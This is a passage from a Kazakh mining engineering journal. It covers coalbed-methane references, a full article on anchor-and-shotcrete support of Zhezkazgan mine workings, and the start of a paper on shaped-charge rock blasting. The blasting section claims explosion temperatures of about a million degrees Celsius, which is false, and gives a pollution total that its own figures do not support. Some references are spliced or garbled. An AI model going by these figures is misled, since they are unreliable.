8. EIA. U.S. Energy Information Administration. Coalbed Methane Production // https://www.eia.gov/dnav/ng/ng_prod_coalbed_s1_a.htm. [in Eng].
9. Drizhd N.A., Kamarov R.K., Akhmaturov D.R., Zamaliyev N.M., Shmidt-Fedotova I.M. Coal bed methane Karaganda basin in the gas balance Republic of Kazakhstan: status and prospects // Naukovyi Visnyk Natsionalnoho Hirnychoho Universytetu, №1, Dnepropetrovsk: 2017. – pp. 12–20. [in Eng].
10. Mastepanov A.M., Kovtun V.V. Metan ugol'nyh plastov v gazovom balanse KNR: sostojanie i perspektivy // Gazovaya promyshlennost' (spec. vyp.), Izd.: OOO «Kamelot Publishing», Moskva, 2012. – № 672. – S. 80-90. [in Russian].
11. Zolotykh S.S., Arnautov V.S., Surin E.V. Iz neдр kuzbasskih kladovykh – gorjuchij gaz metan // Gazprom Dobycha Kuzneck. – Kemerovo: Kuzbassvuzizdat, 2015. – 247 s. [in Russian].
12. Qin Yong, Ye Jianping. A Review on Development of CBM Industry in China. Search and Discovery Article #80454 // Adapted from oral presentation given at AAPG Asia Pacific Region, Geoscience Technology Workshop, Opportunities and Advancements in Coal Bed Methane in the Asia Pacific, Brisbane, Queensland, Australia.- 2015. February 12-13.- [in Eng].
13. Jaireth, S., Huleatt, M.B. 2012. Australian In Situ Coal Resources, 2012. Geoscience Australia, Canberra. // <http://pid.geoscience.gov.au/dataset/ga/74097>. [in Eng].
14. Fedotov E. Indoneziya: zachatki novoj otrasli // Zhurnal «Ugol' Kuzbassa»: special'nyy vypusk. - 2014. - № 1. - S.1-70[in Russian].
15. Coal washing and electricity generation from laundry detergents. Coal seam methane meeting of the 2nd Indo-U.S. coal Working Group Washington, November, 2005. [in Eng].

Авторлар туралы мәліметтер

Мусин Р.А. - т.ғ.к., Абылқас Сағынов атындағы Қарағанды техникалық университетінің доценті, Қарағанды қ., Қазақстан, e-mail: r.a.mussin@mail.ru;

Рабатұлы М. - т.ғ.к., Абылқас Сағынов атындағы Қарағанды техникалық университетінің доценті, Қарағанды қ., Қазақстан, e-mail: mukhammedrakhym@mail.ru;

Джусупов Н.Д. - Абылқас Сағынов атындағы Қарағанды техникалық университетінің докторанты, Қарағанды қ., Қазақстан, e-mail: nurbol.jussupov@mail.ru;

Қайырбек А.А.- Абылқас Сағынов атындағы Қарағанды техникалық университетінің магистранты, Қарағанды қ., Қазақстан, e-mail: ayupov@mail.ru;

ды қ., Қазақстан, e-mail: ayazhan.kairbek@bk.ru.

Information about authors

Musin R.A.- Ph.D., Karaganda Technical University named after Abylka Saginov, Karaganda, Kazakhstan, e-mail: r.a.mussin@mail.ru;

Rabatuly M.- Ph.D., Karaganda Technical University named after Abylka Saginov, Karaganda, Kazakhstan, e-mail: mukhammedrakhym@mail.ru;

Dzhusupov N.D.- Doctoral student of Abylka Saginov Karaganda Technical University, Karaganda, Kazakhstan, e-mail: nurbol.jussupov@mail.ru;

Kaiyrbek. A.A.- Graduate student of Abylka Saginov Karaganda Technical University, Karaganda, Kazakhstan, e-mail: ayazhan.kairbek@bk.ru

ИССЛЕДОВАНИЯ ТЕХНОЛОГИИ КРЕПЛЕНИЯ ГОРНО-ПОДГОТОВИТЕЛЬНЫХ ВЫРАБОТОК ЖЕЗКАЗГАНСКОГО МЕСТОРОЖДЕНИЯ

Савич И.Н.

Горный институт НИТУ МИСиС, Москва, Россия,
e-mail: tpr_msmu@mail.ru

В данной статье представлены результаты комплексного научно-технологического исследования крепления горно-подготовительных выработок.

Основная цель исследования заключалась в обосновании и выработке предложений по ресурсоснижающей технологии крепления горно-подготовительных выработок, затраты на проведение крепления и перекрепления которых составляют значительную часть от общей стоимости работ.

Исследования базировались на анализе натуральных в подземных условиях наблюдений технологии железобетонного анкерного крепления и торкретбетонного крепления горно-подготовительных выработок.

В рамках исследования анализ состояния кровли горно-подготовительных выработок и существующей технологии комбинированного крепления показал, что в ряде горно-геологических условий при подземной разработке достаточно торкретбетонного крепления на основе современных составов наполнителей.

В статье обоснованы ресурсоснижающие горно-технологические решения на основе современных разработок и составов торкретбетонного крепления.

Ключевые слова: Руда, подземная добыча, горная выработка, кровля, массив, крепь, набрызгбетон, анкерное крепление, устойчивость.

ЖЕЗҚАЗҒАН КЕН ОРНЫНДАҒЫ КЕН ДАЙЫНДАУ ҚАЗБАЛАРЫН БЕКІТУ ТЕХНОЛОГИЯСЫН ЗЕРТТЕУЛЕР

Савич И.Н.

МИСиС ҰТЗУ тау-кен институты, Мәскеу, Ресей,
e-mail: tpr_msmu@mail.ru

Бұл мақалада тау-кен қазбаларының бекіту жұмыстарын кешенді ғылыми-технологиялық зерттеудің нәтижелері берілген.

Жұмыстың жалпы құнының маңызды бөлігін бекіту және қайта бекіту шығындары құрайтын тау-кен қазбаларын бекітудің ресурсты азайтатын технологиясы бойынша ұсыныстарды негіздеу және әзірлеу зерттеудің негізгі мақсаты болды.

Зерттеу жұмысы кен қазбаларының анкерлы темірбетонды және торкрет бетонмен бекіту технологиясын толық көлемдегі жерасты бақылауларын талдауға негізделген.

Зерттеу шеңберінде кеніштерді игеру кезіндегі қазбалардың төбесінің жай-күйін талдау және біріктірілген бекітудің қолданыстағы технологиясы жерасты тау-кен жұмыстарын жүргізу кезінде бірқатар тау-кен-геологиялық жағдайларда заманауи толтырғыш құрамдар негізінде торкрет бетонмен бекіту жеткілікті екенін көрсетті.

Мақалада торкрет бетонды бекітудің заманауи әзірлемелеріне және құрамдарына негізделген ресурстарды азайтатын тау-кен технологиялық шешімдер негізделді.

Түйінді сөздер. Кен, жер асты қазу, тау-кен қазба, жабын, қатты жыныс, тірек, шашіранды бетон, анкерлік бекіту, тұрақтылық.

RESEARCH ON THE TECHNOLOGY OF FASTENING MINING DEVELOPMENT WORKINGS OF THE ZHEZKAZGAN DEPOSIT

Savich I.N.

Mining Institute of NITU MISIS", Moscow, Russia,

e-mail: tpr_msmu@mail.ru

This article presents the results of a comprehensive scientific and technological study of fastening mining development workings.

The main goal of the study was to substantiate and develop proposals for resource-reducing technology for fastening mine development workings, the costs of fastening and re-fastening of which constitute a significant part of the total cost of work.

The research was based on an analysis of full-scale underground observations of the technology of reinforced concrete anchoring and shotcrete fastening of mine development workings.

As part of the study, an analysis of the condition of the roof of mine development workings and the existing technology of combined fastening showed that in a number of mining and geological conditions during underground mining, shotcrete fastening based on modern filler compositions is sufficient.

The article substantiates resource-reducing mining and technological solutions based on modern developments and compositions of shotcrete fastening.

Keywords. Ore, underground mining, mining, roofing, solid rock, support, shotcrete, anchorage, stability.

Введение. Долголетнее применение на Жезказганском месторождении камерно-столбовой системы разработки свидетельствует о высокой устойчивости породных обнажений. Камерно-столбовая система разработки (с открытым выработанным пространством) применяется даже в тех случаях, когда кровля сложена породами III категории устойчивости, согласно принятой в Жезказгане классификации пород.

Многолетние натурные наблюдения за деформациями кровли в горнопроходческих и очистных выработках показали, что смещения пород III категории устойчивости в выработках подверженных влиянию очистных работ могут достигать 20–25 мм.

Крепление горно-подготовительных выработок на рудниках Жезказганского месторождения производится в соответствии с действующими «Методическими указаниями по выбору и применению штанговой, набрызг-бетонной и комбинированной крепей на Жезказганских рудниках» и дополнениями и изменениями к ним [1, 2, 3,].

По проектным данным, при проходке горно-подготовительных выработок, породы третьей группы крепятся комбинированной крепью (штанги и набрызг-бетон) в камерах, по которым проходит трасса движения людей и механизмов, а также в камерах с мелко-блочным строением непосредственной кровли при размере структурного блока меньше 0,4 м (рис. 1 и 2).




Рис. 1 – Схема расположения штанговой сталеполимерной крепи




Рис. 2 – схема установки комбинированной крепи

По общим статистическим данным и геомеханических отчетов месторождения интенсивное проявление горного давления наблюдается как при проходке горно-капитальных, так и при нарезке очистных камер, и наиболее часто проявляется сразу после проведения взрывных работ и продолжается в течение 1–2 часов. Разрушение происходит, в основном, в кровле выработки на локальных участках. С увеличением глубины разработки интенсивность их увеличивается [4, 5].

В связи с этим проблема обеспечения устойчивости горно-подготовительных выработок на подземных рудниках является одной из актуальных в комплексе вопросов разработки Жезказганского месторождения.

Анализ исследований.

Общеизвестно, что одним из основных факторов, снижающих прочность горных пород, является трещиноватость. Ее влияние в общем виде учитывается при расчетах коэффициентом структурного ослабления.

На устойчивость кровли пологие трещины существенного влияния не оказывают, так как за счет самозаклинивания естественных блоков отдельных пластов такая кровля сохраняет устойчивость. Наиболее опасны системы трещин, имеющие более крутой угол падения. Большую роль играет интенсивность трещиноватости. Чем меньше расстояние между трещинами, тем большее количество структурных блоков может оказаться в зоне растяжения (в середине пролета камеры), вызывая при этом развитие свода обрушения. Устойчивость обнажений зависит также от ориентировки трещин относительно выработанного пространства [4,6].

На прочность целиков параметры трещиноватости оказывают несколько иной характер. Существен-

ного значения не имеет направление (простираение) трещин, зато важен угол их падения. Многочисленными исследованиями установлено, что снижение прочности столбчатых целиков максимально, когда этот угол равен 30° . Если трещины перпендикулярны прилагаемой нагрузке, то несущая способность целиков повышается за счет их естественной податливости [6,7].

Многолетние исследования трещиноватости массива показали четыре системы трещин. Первые три системы трещины тесно связаны с флексурными зонами и имеют тектоническое происхождение. Особенностью систем трещин первой и четвертой является отсутствие следов скольжения. Глубина распространения этих трещин и расстояния между ними зависят от мощности слоя. Частота разрывных трещин в изгибаемом слое будет тем больше, чем меньше мощность и прочность слоя [4,5,6,7].

Морфологические особенности материала трещин различны. Трещины 1 и 4 заполнены в основном сульфидными минералами.

Отсутствие в трещинах глинистого материала и борозд скольжения свидетельствует о разрывном характере трещин этих двух систем. Трещины 3 порядка имеют борозды скольжения и глинку притирания. Морфологические особенности трещин свидетельствуют о сколовом происхождении этих трещин.

Горизонтальные трещины 2 порядка имеют ржавую окраску или заполнены кальцитом, реже кварцем. Среднее расстояние между трещинами 1 системы трещин составляет 0,2–0,7 м; 2 система трещин – 0,4–0,9 м; 3 система трещин – 0,8–1,3 м; 4 система трещин – 1,0–1,8 м.

В результате визуально-измерительного исследования состояния выработок установлено, что на горно-подготовительных выработках в целом не на-

блюдается внешние признаки опасных деформаций: наличие раскрытых трещин давления в кровле и боках; вывалы пород из кровли между анкерами; видимые отслаивания приконтурных слоев кровли; образование куполов в пределах ширины выработки (рис 3).

Согласно проекту и инструкции по креплению горно-подготовительные выработки Жезказганского месторождения крепятся соответствующие ставшей классической - комбинированной крепью, состоящей из сталеполимерного анкера и набрызг-бетона [3, 4].



Рис. 3 – Действующее состояние комбинированной крепи горно-подготовительных выработок

Материалы и методы. Применяемая сталеполимерная штанга состоит из металлического стержня винтового или периодического профиля, ампул с химическим закрепителем и парашютом, опорной плитки. При необходимости штанга может быть выполнена с резьбой и гайкой и дополнительно с винтообразной спиралью в замковой части (рис. 4). Диаметр стержней сталеполимерных анкеров составля-

ет 22 мм. Минимальная несущая способность анкерной крепи не менее 120 кН. Длина анкеров 2100–2400 мм. Шаг крепления 1,2×1,4 м на прямых участках и 1,2×1,2 м на сопрягаемых участках.

В процессе набрызг-бетонирования используется торкретбетон стандартного состава марки В25 в следующей пропорции (цемент, балласт, вода), Ц: Б: В – 1:3:0,5 [8, 9, 10].




Рис. 4 – Конструкция сталеполимерной анкерной крепи

В ходе многолетних наблюдений авторов было установлено, что применяемая комбинированная крепь не имеет взаимосвязывающего элемента между анкерной крепью и торкретбетоном в виде металлической сетки. Соответственно каждая крепь выполняет отдельную функцию по поддержанию массива горных пород.

В случае закрепления пород, нарушенных многочисленными даже мелкими трещинами различного направления, анкеры оказываются ненадежным средством поддержания выработок. Так, породы кровли интенсивно разрушаются у устья шпура, при этом анкеры мало препятствуют развитию этого процесса. Отслоения пород под шайбами анкеров приводят к потере их несущей способности.

Влияние этого недостатка анкерной крепи стремятся уменьшить применением различного вида подхватов из металлических шайб, полосового и профильного железа, бревен или досок, металлических сеток и т.п. Подхваты не прекращают, а лишь уменьшают процесс разрушения пород. Наилучшую изоляцию горных пород при их закреплении анкерами может обеспечить слой набрызг-бетона. [11].

В связи с этим представляется целесообразным исследовать несущую способность комбинированной крепи раздельно.

Для оценки прочности закрепления анкерных стержней в кровле выработки определяется их фактическая несущая способность, с помощью штанговыдергивателя типа ПКА-15.

Испытание анкеров производится без снятия опорной плитки и гайки.

Исследования разных авторов в течение десятилетий показали, что несущая способность анкеров на нижнем участке штанги составила 100–120 кН, что соответствует нормативным показателям не менее 100 кН.

Обсуждение и результаты. Комбинированная крепь из набрызг-бетона и анкеров рассматривается как многослойная конструкция, внешний слой которых – омоноличенная (набрызг-бетоном, анкерами) породная зона. Поэтому для оценки качества набрызг-бетонного покрытия целесообразно принимать следующие показатели: сцепление на контакте «крепь-порода», деформация контура крепи, наличие трещинообразования и отслоения, обеспечение проектной толщины породобетонного слоя.

Совместная работа крепи и массива как единой конструкции оказывает существенное влияние на качество поддержания выработки. Между породами и набрызг-бетонного покрытия, как и между слоями бетона при послойном его нанесении, должно быть обеспечено прочное сцепление.

Одним из важнейших факторов, влияющих на прочность и структуру набрызг-бетона считается скорость полета его струи и ее ударное действие, а также состояние торкретируемой поверхности. Это, в свою очередь, определяет величину отскока смеси.

В процессе нанесения набрызг-бетонной крепи наблюдается высокий процент (местами до 35%) отскока и отслоения, наносимого на обнаженный массив.

Величина отскока зависит в значительной степени от крупности заполнителя. Так, при увеличении крупности зерен более 3 мм с 18 до 71%, по данным

ранее выполненных нами работ, количество отскока увеличивается от 20 до 40%. В то же время, при изменении содержания крупного заполнителя от 20 до 50%, отскок от вертикальной поверхности возрастает от 10 до 20 %. Решающее значение на величину отскока оказывает расход цемента и специальные добавляемые модификаторы.

Поэтому, в таких случаях рекомендуется пересмотреть состав применяемого набрызг-бетона, особенно крупность зерен заполнителей, величину водоцементного отношения и тип модификатора.

После производства взрывных работ как правило, образуется излишек поперечного сечения выработки относительно проектной $\mu=1,1-1,3$ и при этом по периметру стен выработки неправильной формы имеются породные выступы высотой и это в свою очередь приводит к перерасходу бетона при выравнивании контура выработки из-за высокой шероховатости и росту аэродинамического сопротивления выработки.

Эти вопросы решаются правильно выбранной технологией производства БВР путем расчета зарядов с учетом физико-механических свойств пород массива и горнотехнических условия.

Выводы. В рамках проведенных исследований рассматривались вопросы крепления горно-подготовительных выработок как наиболее подверженных воздействию добычных работ в частности буровзрывных работ и перераспределению горного давления.

В процессе исследований практического применения комбинированного крепления, заключающегося в совместном креплении кровли и анкерным железобетонным и торкретбетонным креплением выявлено излишнее крепление анкерного крепления в ряде горно-геологических условий.

Опыт применения торкретбетонного крепления с использованием полимерных наполнителей увеличивающих адгезионную способность и увеличение возможности удержания кровли от вертикальных и горизонтальных нагрузок с увеличением толщины нанесения растворов позволит отказаться от высоко затратного комбинированного крепления горно-подготовительных выработок.

Выводы и предложенные в результате проведенных научно-исследовательских работ решения могут быть интересны широкому кругу специалистов и менеджеров горных предприятий по техническим и горно-производственным вопросам,

Литература

1. Проект промышленной разработки Жезказганского месторождения подземным способом (корректировка). П17-01/04-ПЗ. -Том 1. ТОО «Корпорация Казахмыс». Головной проектный институт.- 2017. - 245 с.
2. Инструкция по применению анкерной и комбинированной крепи на рудниках ПО «Жезказганцветмет». ТОО «Корпорация Казахмыс». ПО «Жезказганцветмет».- 2015. - 45 с.
3. Инструкция по выбору типа и параметров крепи на рудниках ПО «Жезказганцветмет». ТОО «Корпорация Казахмыс». ПО «Жезказганцветмет». - 2015. - 27 с.
4. Юн Р.Б., Герасименко В.И., Урумов В.А., Имангалиев А.И., Шевчук Л.В. Совершенствование технологии отработки междукамерных целиков // Горный журнал «Цветные металлы». -2005. Специальный выпуск. - стр. 12–14.
5. Ерофеев Н.П. Прогноз устойчивости очистных панелей и предупреждение удароопасных ситуаций на рудниках Джезказгана // Комплексное использование минерального сырья. –1982. - № 7. - стр. 3-7.
6. Жаркенов М.И., Борщ-Компониец В.Н., Макаров А.Б., Сальков Е.К. Геомеханическое обоснование рациональных технологий разработки флексурных зон // Горный журнал. – 1993. - № 8.
7. Юн Р.Б., Герасименко В.И., Малышев В.Н. О динамических формах проявления горного давления на Жезказганском месторождении // Горный журнал.- 1997.- № 3.- стр. 11–13.
8. Анкер полимерный композиционный АПК. Технические условия: ТУ 3142-006-46528580-04. – Введ. 03.02.2004.- М.: -2004. - 6 с.
9. Технология крепления горных выработок полимерными анкерами. – М.: НПЦ «Технология и оборудование».- 2005. - 3 с.
10. Заславский И.Ю., Быков А.В., Компанец, В.Ф. Набрызгбетонная крепь. - М.: Недра.- 1986. - 197 с.
11. Бегалинов А.Б., Сердалиев Е.Т., Алменов Т., Исаков Е.Е. Разработка и внедрение новых способов креп-

ления горных выработок в условиях строительства метрополитена // Вестн7. Беляева И.Ю. О предельном значении параметра упругой нелинейности структурно неоднородных сред / И.Ю. Беляева, В.Ю. Зайцев // Акустический ж. 1998.- Т. 44 (6).-стр. 731-737.

References

- 1.Proekt promyshlennoj razrabotki Zhezkazganskogo mestorozhdenija podzemnym sposobom (korrektirovka). P17-01/04-PZ. -Tom 1. TOO «Korporacija Kazahmys». Golovnoj proektnyj institut.- 2017. - 245 s. [In Russian]
- 2.Instrukcija po primeneniju ankernoj i kombinirovannoj krep'i na rudnikah PO «Zhezkazgancvetmet». TOO «Korporacija Kazahmys». PO «Zhezkazgancvetmet».- 2015. - 45 s. [In Russian]
- 3.Instrukcija po vyboru tipa i parametrov krep'i na rudnikah PO «Zhezkazgancvetmet». TOO «Korporacija Kazahmys». PO «Zhezkazgancvetmet». - 2015. - 27 s. [In Russian]
- 4.Jun R.B., Gerasimenko V.I., Urumov V.A., Imangaliev A.I., Shevchuk L.V. Sovershenstvovanie tehnologii otrabotki mezhdukamernyh celikov // Gornyj zhurnal «Cvetnye metally». -2005. Special'nyj vypusk. - str. 12–14. [In Russian]
- 5.Erofeev N.P. Prognoz ustojchivosti ochistnyh panelej i preduprezhdenie udaropasnyh situacij na rudnikah Dzhezkazgana // Kompleksnoe ispol'zovanie mineral'nogo syr'ja. –1982. - № 7. - str. 3-7. [In Russian]
- 6.Zharkenov M.I., Borshh-Komponiec V.N., Makarov A.B., Salykov E.K. Geomehanicheskoe obosnovanie racional'nyh tehnologij razrabotki fleksurnyh zon // Gornyj zhurnal. – 1993. - № 8. [In Russian]
- 7.Jun R.B., Gerasimenko V.I., Malyshev V.N. O dinamicheskikh formah pojavlenija gornogo davlenija na Zhezkazganskom mestorozhdenii // Gornyj zhurnal.- 1997.- № 3.- str. 11–13. [In Russian]
- 8.Anker polimernyj kompozicionnyj APK. Tehnicheskie usloviya: TU 3142-006-46528580-04. – Vved. 03.02.2004.- M.: -2004. - 6 s. [In Russian]
- 9.Tehnologija krep'lenija gornyh vyrobotok polimernymi ankerami. – M.: NPC «Tehnologija i oborudovanie».- 2005. - 3 s. [In Russian]
- 10.Zaslavskij I.Ju., Bykov A.V., Kompanec, V.F. Nabryzgbetonnaja krep'. - M.: Nedra.- 1986. - 197 s. [In Russian]
- 11.Begalinov A.B., Serdaliev E.T., Almenov T., Iskakov E.E. Razrabotka i vnedrenie novyh sposobov krep'lenija gornyh vyrobotok v usloviyah stroitel'stvo metro politena // Vestn7. Beljaeva I.Ju. O predel'nom znachenii parametra uprugoj nelinejnosti struktarno neodnorodnyh sred / I.Ju. Beljaeva, V.Ju. Zajcev // Akusticheskij zh. 1998.- Т. 44 (6).- str. 731-737. [In Russian]

Сведения об авторе

Савич И. Н. - д.т.н., профессор, Горный институт НИТУ МИСиС, Москва, Россия, e-mail: tpr_msmu@mail.ru

Information about the author

Savich I.N. - Doctor of Technical Sciences, Professor, Mining Institute of NITU MISIS, Moscow, Russia, e-mail: tpr_msmu@mail.ru

РАЗРУШЕНИЕ КРЕПКИХ ПОРОД ЗАРЯДОМ ВЗРЫВЧАТОГО ВЕЩЕСТВА КАРКАСНО-СТУПЕНЧАТОГО ДЕЙСТВИЯ

Т.М. Игбаев¹, Д.К. Ахметканов^{2*}

¹Ualikhanov University, г.Кокшетау, Казахстан,

²Satbayev University, г.Алматы, Казахстан,

e-mail: d.akhmetkanov@satbayev.university

В статье представлена технология многократного фокусирования кумулятивной струи и его направленного действия в кумулятивном боеприпасе для усиления кумулятивного потока без увеличения массы заряда взрывчатого вещества. Рассмотрен повышенный кумулятивный поток для повышения его скорости. При взрыве скважинного заряда горные породы разрушаются методом на сжатие за счет большого давления энергии взрыва, в результате чего образуется значительное количество измельченной массы вокруг заряда, которая при перегрузке и доставке рассыпается и нарушает экологию. Увеличение массы скважинного заряда не обеспечивает кучность отбойки и приводит к повышению разлета горной массы, что снижает безопасность в местах ведения взрывных работ, а так же увеличиваются трудозатраты при демонтаже и монтаже оборудования для сохранения горных машин и системы обеспечения электрической энергией, и увеличивается объем ремонтных и восстановительных работ. Учитывая, вышеизложенный недостаток разработана новая конструкция ускорителя с каскадно-ступенчатым действием кумулятивного заряда. Форма кумулятивного ускорителя теперь имеет обтекаемую объёмную форму, которая увеличивается от взрывателя, чтобы не создавать воздушные подушки и обеспечивать уплотнение насыпного заряда. Предлагаемая инновационная взрывная технология может использоваться в горной и других отраслях промышленности для повышения производительности взрывных работ по разрушению, дроблению и кучности разрушенной горной массы для улучшения экологии в местах ведения взрывных работ без выхода негабаритных кусков.

Ключевые слова: взрывчатые вещества, ускорители, кумулятивные струи, воздушные подушки, фокусирование энергии взрыва, разрушение горных пород.

КАРКАСТЫ-САТЫЛЫ ӘРЕКЕТТІ ЖАРЫЛҒЫШ ЗАТТЫҢ ОҚТАМАСЫМЕН ҚАТТЫ ЖЫНЫСТАРДЫ УАТУ

Т.М. Игбаев¹, Д.К. Ахметканов^{2*}

¹Уәлиханов университеті, Көкшетау, Қазақстан,

²Сәтбаев университеті, Алматы, Қазақстан,

e-mail: d.akhmetkanov@satbayev.university

Мақалада жарылғыш оқтаманың массасын арттырмай, кумулятивті ағынды күшейту үшін кумулятивті оқ-дәрідегі кумулятивті реактивті фокустау технологиясы ұсынылған. Оның жылдамдығын арттыру үшін кумулятивті ағынның жоғарылауы қарастырылады. Ұңғыма оқтамасы жарылған кезде тау жыныстары жарылыс энергиясының үлкен қысымына байланысты қысу әдісімен уатылады, нәтижесінде оқтаманың айналасында ұсақталған массаның едәуір мөлшері пайда болады, ол шамадан тыс жүктелгенде және жеткізілгенде шашылып, экологияны бұзады. Ұңғыма оқтамасы массасының ұлғаюы уату дәлдігін қамтамасыз етпейді және тау-кен массасының уатылу кезінде кесектастардың жоғарылауына әкеп соғады, бұл жарылыс жұмыстарын жүргізу орындарындағы қауіпсіздікті төмендетеді, сонымен қатар тау-кен машиналары мен электр энергиясын қамтамасыз ету жүйесін сақтауға арналған жабдықты бөлшектеу және монтаждау кезінде еңбек шығындары артады және жөндеу, қалпына келтіру жұмыстарының көлемі артады. Жоғарыда келтірілген кемшілікті ескере отырып, көп қабатты кумулятивті оқтама үдеткішінің жаңа дизайны жасалды. Кумулятивті үдеткіштің пішіні енді ауа жастықшаларын жасамау және оқтаманың тығыздалуын қамтамасыз ету үшін жеңілдетілген пішінге ие. Ұсынылып отырған инновациялық жарылыс технологиясын тау-кен

және басқа да салаларда тау жыныстарын бұзу және ұсақтау бойынша жарылыс жұмыстарының өнімділігін арттыру үшін, габаритті емес кесектастардың шығуынсыз жарылыс жұмыстарын жүргізу мен жарылыс орындарындағы экологияны жақсарту үшін пайдалануға болады.

Түйін сөздер: жарылғыш заттар, үдеткіштер, кумулятивті ағындар, ауалық қуыстар, жарылыс энергиясын фокусирлеу, тау жыныстарын уату.

DESTRUCTION OF HARD ROCKS BY EXPLOSIVE CHARGE OF A FRAME-STEP ACTION

T. Igbayev¹, D. Akhmetkanov^{2*}

¹Ualikhanov University, Kokshetau, Kazakhstan,

²Satbayev University, Almaty, Kazakhstan,

e-mail: d.akhmetkanov@satbayev.university

The article presents the technology of multiple focusing of a cumulative jet and its directional action in a cumulative ammunition to enhance the cumulative flow without increasing the mass of the explosive charge. An increased cumulative flow is considered to increase its velocity. When a downhole charge explodes, rocks are destroyed by compression due to the high pressure of the explosion energy, resulting in a significant amount of crushed mass around the charge, which crumbles during overload and delivery and violates the environment. An increase in the mass of the borehole charge does not ensure the accuracy of the rebound and leads to an increase in the spread of rock mass, which reduces safety in places where blasting operations are carried out, as well as labor costs increase during dismantling and installation of equipment to preserve mining machines and electric power supply systems, and the volume of repair and restoration work increases. Taking into account the above drawback, a new accelerator design with a cascade-step action of a cumulative charge has been developed. The shape of the cumulative accelerator now has a streamlined volumetric shape, which increases from the fuse so as not to create air cushions and ensure the sealing of the bulk charge. The proposed innovative explosive technology can be used in mining and other industries to increase the productivity of blasting operations for destruction, crushing and accuracy of the destroyed rock mass to improve the environment in places of blasting without the release of oversized pieces.

Keywords: explosives, accelerators, cumulative jets, airbags, focusing of explosion energy, destruction of rocks.

Введение. Взрывоподготовка горной массы на карьерах Соколовско-Сарбайского Горно-производственного объединения (далее, объединение) осуществляется на большой глубине. Ее доставка на поверхность на перерабатывающие предприятия осуществляется автосамосвалами большой грузоподъемности. При подъеме руды на «гора» тяжелые машины затрачивают значительное время и энергию. Такая замедленная цикличность технологического процесса доставки руды на поверхность резко снижает производительность труда.

Материалы и методы. Применяемые в настоящее время на карьерах объединения взрывные технологии разрушения горных пород несовершенны, железная руда выходит с неоднородной кусковатостью и значительным выходом негабарита. При высоте уступа 27м скважины бурят глубиной 30м с перебуром 3м. Это сдерживает использование в карьерах более прогрессивных способов доставки ру-

ды на переработку: конвейерного, пневмо - или гидротранспорта, позволяющих осуществлять непрерывную доставку руды на «гора».

Причиной неоднородной кусковатости разрушенной горной массы и выхода негабарита является то, что зарядку скважин осуществляют насыпным способом по горловине скважин с применением двух боевиков для надежности возбуждения взрыва. При этом надёжность возбуждения взрыва достигается, но часть энергии идёт на вылет, так как второй боевик располагается ближе к поверхности[1,2].

При взрыве скважинного заряда горные породы разрушаются методом на сжатие за счет большого давления энергии взрыва, в результате чего образуется значительное количество измельченной массы вокруг заряда, которая при перегрузке и доставке рассыпается и нарушает экологию. Взрыв сопровождается выделением большой температуры в пределах миллиона градусов по Цельсию, в результате че-

го разрушенная горная масса ещё и спекается, что затрудняет процесс переработки и обогащения. Измельченная пыль и спёкшиеся частицы горной массы выбрасываются в отвал ввиду отсутствия необходимой технологии её переработки и отрицательно сказываются на экологию горного региона [3,4,5].

Увеличение массы скважинного заряда не обеспечивает кучность отбойки и приводит к повышению разлета горной массы, что снижает безопасность в местах ведения взрывных работ, а так же увеличиваются трудозатраты при демонтаже и монтаже оборудования для сохранения горных машин и системы обеспечения электрической энергией и увеличивается объем ремонтных и восстановительных работ.

Известно, что при взрыве 1 кг заряда взрывчатого вещества (далее - ВВ) образуется 1000 литров газа. Полезное использование взрыва заряда ВВ на горных предприятиях, по данным ученых, составляет около 60%, а 40%, несгоревшие частицы заряда и ядовитые газы, нарушают экологию в местах ведения взрывных работ. В Казахстане в течение года взрывают более 220 тысяч тонн ВВ на разных горных и других предприятиях и несложно подсчитать объем загрязнения атмосферы, (порядка 100 триллионов литров)

